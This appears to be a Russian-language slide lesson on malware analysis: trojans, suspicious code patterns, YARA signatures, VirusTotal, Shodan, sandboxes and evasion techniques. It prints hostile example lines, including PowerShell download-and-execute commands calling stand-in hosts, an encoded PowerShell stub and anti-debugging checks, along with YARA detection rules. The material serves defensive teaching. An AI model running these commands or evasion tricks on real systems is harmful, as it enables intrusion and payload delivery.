4.4. Анализ вредоносного кода и подозрительных паттернов

4. Python в задачах информационной безопасности

В этом уроке


- Познакомимся с основами анализа вредоносного ПО
- Изучим виды троянов и способы их обнаружения
- Научимся распознавать сигнатуры и паттерны

Что такое вредоносный код (Malware)

Определение:
Вредоносное ПО (malware) — это программа или код, разработанный с целью нарушения работы устройств, получения несанкционированного доступа к данным или нанесения вреда пользователю.

Классификация вредоносного кода:

- **Вирусы** – самовоспроизводящиеся программы, внедряющиеся в другие файлы или загрузочные области.
- **Трояны** – маскируются под полезные программы, но выполняют вредоносные действия.
- **Шпионское ПО (spyware)** – незаметно собирает информацию о пользователе и передаёт её злоумышленнику.
- **Руткиты** – маскируют присутствие вредоносного ПО в системе, скрывая файлы, процессы, ключи реестра и сетевую активность.



Трояны: принцип работы

Что такое троян?

Программа, маскирующаяся под безобидное или полезное приложение, но выполняющая вредоносные действия.

Принцип работы:

- Пользователь добровольно запускает файл, не подозревая о его истинной природе.
- Троян активируется и выполняет скрытые задачи:
  - открывает бэкдор (скрытый канал доступа),
  - устанавливает keylogger, сниффер, шифровальщик,
  - загружает дополнительные модули с удалённого сервера,
  - встраивается в системные процессы, чтобы быть незаметным.

Примеры вредоносных конструкций

Примеры команд и техник, часто встречающихся в вредоносном коде:

Опасные функции:

- eval(), exec() в скриптах (Python, JS) — выполнение строки кода.
- ShellExecute, WinExec — запуск командной строки из кода.
- CreateRemoteThread — внедрение кода в другой процесс (инъекция).

Скачивание и запуск внешнего кода:

- Вредоносный скрипт может загружать полезную нагрузку с внешнего сервера:

```
IEX (New-Object Net.WebClient).DownloadString("http://malicious.site/mal.ps1")
```

Примеры вредоносных конструкций

Обфускация кода:

Использование кодировки (например, Base64) или шифрования с последующей расшифровкой:

```
powershell -enc aABjAG0Acw...  # закодированный скрипт
```

Инъекция в процессы (Process Injection):

- DLL Injection – внедрение вредоносной библиотеки в процесс.
- Process Hollowing – подмена содержимого легитимного процесса.

Обход антивируса и маскировка:

- Использование нестандартных API
- `x = "p" + "rint"; eval(x + "('hello')")`:

Примеры вредоносных конструкций

Обфускация кода:

Использование кодировки (например, Base64) или шифрования с последующей расшифровкой:

```
powershell -enc aABjAG0Acw...  # закодированный скрипт
```

Инъекция в процессы (Process Injection):

- DLL Injection – внедрение вредоносной библиотеки в процесс.
- Process Hollowing – подмена содержимого легитимного процесса.

Обход антивируса и маскировка:

- Использование нестандартных API
- `x = "p" + "rint"; eval(x + "('hello')")`:

Признаки подозрительного кода

- При ручном анализе или автоматической проверке подозрительный код можно распознать по следующим паттернам:
- Динамическая загрузка функций:
  - Программы могут динамически получать доступ к API-функциям через LoadLibrary, GetProcAddress.
  -

```
LoadLibrary("kernel32.dll");
```

- Обфускация строк:
  - Часто используется XOR-шифрование, чтобы скрыть вредоносные URL, кома или сигнатуры
  -
  -

```
char key = 0x3A;
for (int i = 0; i < len; i++) decoded[i] = encoded[i] ^ key;
```

- Аномальное использование API:
  - Частое использование функций низкого уровня или API, связанных с управлением памятью/процессами (VirtualAlloc, WriteProcessMemory, NtCreateThreadEx)

Признаки подозрительного кода

1. Работа с системными файлами:
   - Обращение к критичным ресурсам Windows:.

     `C:\Windows\System32\config\SAM`

     `HKEY_LOCAL_MACHINE\SYSTEM\...`

     `services.exe`, `explorer.exe`

1. Антианализ:
   - Проверка, запущен ли отладчик, виртуальная машина или песочница

```
if (IsDebuggerPresent()) exit(0);
```

Сигнатурный анализ

Сигнатура — это уникальный фрагмент кода или шаблон поведения, по которому антивирус/анализатор может распознать вредоносное ПО.

Виды сигнатур:

- По коду (byte-pattern): последовательности байтов, характерные для определённого вредоносного ПО.
- По строкам: ключевые строки, используемые в троянах (например, адреса C2-серверов).
- По хэшу: уникальный хэш-файл, например, SHA256/MD5, вычисленный для бинарника

```
rule Backdoor_Trojan {
  strings:
    $a = "http://malicious.site"
    $b = { 6A 40 68 00 30 00 00 6A 14 8D 91 }
  condition:
    $a or $b
}
```

Плюсы:
- Быстрый и точный анализ известных угроз.

Минусы:
- Неэффективен против новых (нулевого дня) угроз.
- Легко обойти через незначительные изменения в коде (обфускация, упаковка, шифрование).

VirusTotal: онлайн-анализ подозрительных файлов

Что такое VirusTotal:

Бесплатный сервис, предоставляющий возможность анализа файлов и URL с использованием более чем 70 антивирусных движков.

Возможности:

- Проверка по сигнатурам.
- Сравнение хэшей файлов (SHA256, MD5).
- Отображение поведения (behavior analysis).
- Ссылки на анализ PE-структуры, импортов, строк, поведенческих событий.

VirusTotal: онлайн-анализ подозрительных файлов

- Пример:
- Загружаем файл .exe или .doc.
- VirusTotal показывает:
  - Кол-во сработавших антивирусов (например, 32/71).
  - Названия угроз (например, Trojan.Inject, Backdoor.Win32.Zegost).
  - Идентификация паковщиков, компиляторов (UPX, PyInstaller, AutoIt).
- Полезно для:
  - Первичной оценки угрозы.
  - Сравнения с уже известными образцами.
  - Распространения сигнатур в сообществе.

Shodan: поиск уязвимых/заражённых устройств

Shodan - поисковик устройств, подключённых к интернету. Ищет по баннерам сервисов, открытым портам, SSL-сертификатам, типам устройств.

Применение в анализе вредоносной активности:

- Поиск C2-серверов — используется для выявления активных управляющих серверов вредоносных кампаний.
- Поиск эксплуатируемых систем:
  - Устройства с открытым Telnet/FTP/SMB.
  - Web-камеры с дефолтными логинами.
  - Сервисы с уязвимым ПО (например, Apache Struts, Elasticsearch).

Shodan: поиск уязвимых/заражённых устройств

Примеры поисковых запросов:

- title:"Welcome to nginx" — ищет веб-сервера nginx.
- port:23 os:"Linux" — Telnet-сервисы под Linux.
- product:"GoAhead WebServer" — частый web-интерфейс в IoT-устройствах.

Полезен для:

- Расследования атак.
- Корреляции заражений.
- Поиска активной инфраструктуры злоумышленников.

Разбор вредоносных паттернов: пример анализа

- Пример (обфусцированный PowerShell):

```
$a = "Invoke-Expression"
$b = "([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('...')))"
&($a) $b
```

- Этапы анализа:
- Обнаружение обфускации:
  - Используется Base64, Invoke-Expression — явные признаки скрытия кода.
- Декодирование:
  - Извлекаем строку Base64 и расшифровываем.
  - Получаем, например:

```
IEX (New-Object Net.WebClient).DownloadString("http://mal.site/payload.ps1")
```

Поиск подозрительных участков кода (статический анализ)

Что анализировать:

- Используемые API и библиотеки:
  - Импорты вроде kernel32.dll, ntdll.dll, ws2_32.dll могут указывать на низкоуровневое поведение.
- Строки в бинарниках:
  - Ищем URL, IP-адреса, команды оболочки (cmd.exe, powershell, wget).
  - Используем strings, floss, radare2, Ghidra.

Поиск подозрительных участков кода (статический анализ)

- Признаки подозрительности:
  - Подключение к интернету из исполняемого файла.
  - Попытки скрыться (anti-debug, sandbox evasion).
  - Самораспаковка, динамическая загрузка DLL.
  - Наличие исполняемого кода в секции .data или .rsrc.
- Инструменты:
  - **Static:** PEStudio, Ghidra, Binary Ninja.
  - **Dynamic:** Cuckoo Sandbox, Any.Run, CAPE sandbox.

Поведенческий анализ (Dynamic Analysis)

Что отслеживается:

- Создание/удаление файлов
- Обращения к системным API (например, CreateRemoteThread)
- Подключения к сети, передача данных
- Модификация реестра (Windows Registry)
- Создание новых процессов и служб

Поведенческий анализ (Dynamic Analysis)

Инструменты:

- Cuckoo Sandbox — автоматизированная песочница для анализа вредоносов.
- Any.Run — интерактивная песочница с визуализацией поведения.
- Procmon, Wireshark, Process Explorer — мониторинг в реальном времени.

Пример поведенческого анализа:

- EXE-файл:
  - Создаёт файл svchost.exe в папке AppData
  - Регистрирует автозапуск через HKCU\Run
  - Пытается подключиться к IP 192.168.100.10 по порту 8080

Методы обхода обнаружения

- Злоумышленники используют различные методы обхода защиты, чтобы их вредоносный код не детектировался.
- Техники:
- Обфускация кода:
  - Перемешивание инструкций, вставка лишнего кода.
  - Использование eval, base64, шифрование строк.
- Anti-VM и Anti-Sandbox:
  - Проверка MAC-адресов, имён процессов (VBoxService.exe).
  - Проверка количества ядер, оперативной памяти.
- Anti-debugging:
  - Использование IsDebuggerPresent(), NtQueryInformationProcess.
- Packers (упаковщики):
  - UPX, Themida, PECompact — сжимают и маскируют исполняемый файл.
- Фрагментация нагрузки:
  - Загрузка основного вредоноса из Интернета позже (dropper/downloader).

Объединение статического и поведенческого анализа

Объединение двух подходов:

- Позволяет подтвердить гипотезу.
- Дает возможность составить поведенческую сигнатуру или правило YARA.

Современные подходы:

- ML-анализ поведения (на основе логов процессов, API, сетевой активности).
- MITRE ATT&CK — сопоставление поведения с тактиками/техниками атак.

Как автоматизировать анализ

1. Сценарии и пайплайны:

- Создание автоматизированных цепочек анализа (например, VirusTotal + Cuckoo + YARA).
- Использование Python-скриптов для сбора хэшей, запуска анализаторов и генерации отчётов.

2. Распознавание паттернов с помощью YARA:

- YARA позволяет находить похожие вредоносы по сигнатурам и строкам.

```
rule Downloader_Obfuscated {
  strings:
    $ps = "powershell -nop -w hidden -enc"
    $b64 = /[A-Za-z0-9+/]{100,}/
  condition:
    $ps and $b64
}
```

Выводы

Ключевые выводы:

- Вредоносный код может быть сложнообнаружимым и замаскированным.
- Один метод анализа — неэффективен: нужно сочетание подходов.
- Важно выявлять паттерны поведения, а не только сигнатуры.

Рекомендации:

- Использовать сигнатурный + поведенческий анализ.
- Применять автоматизированные инструменты: VirusTotal, YARA, Shodan, песочницы.
- Постоянно обновлять знания о новых техниках обхода и троянах.
- Формировать внутреннюю базу индикаторов компрометации (IoC).
- Регулярно проводить учебные разборы вредоносов и симуляции инцидентов.

Итоги урока

- Познакомились с основами анализа вредоносного ПО
- Изучили виды троянов и способы их обнаружения
- Научились распознавать сигнатуры и паттерны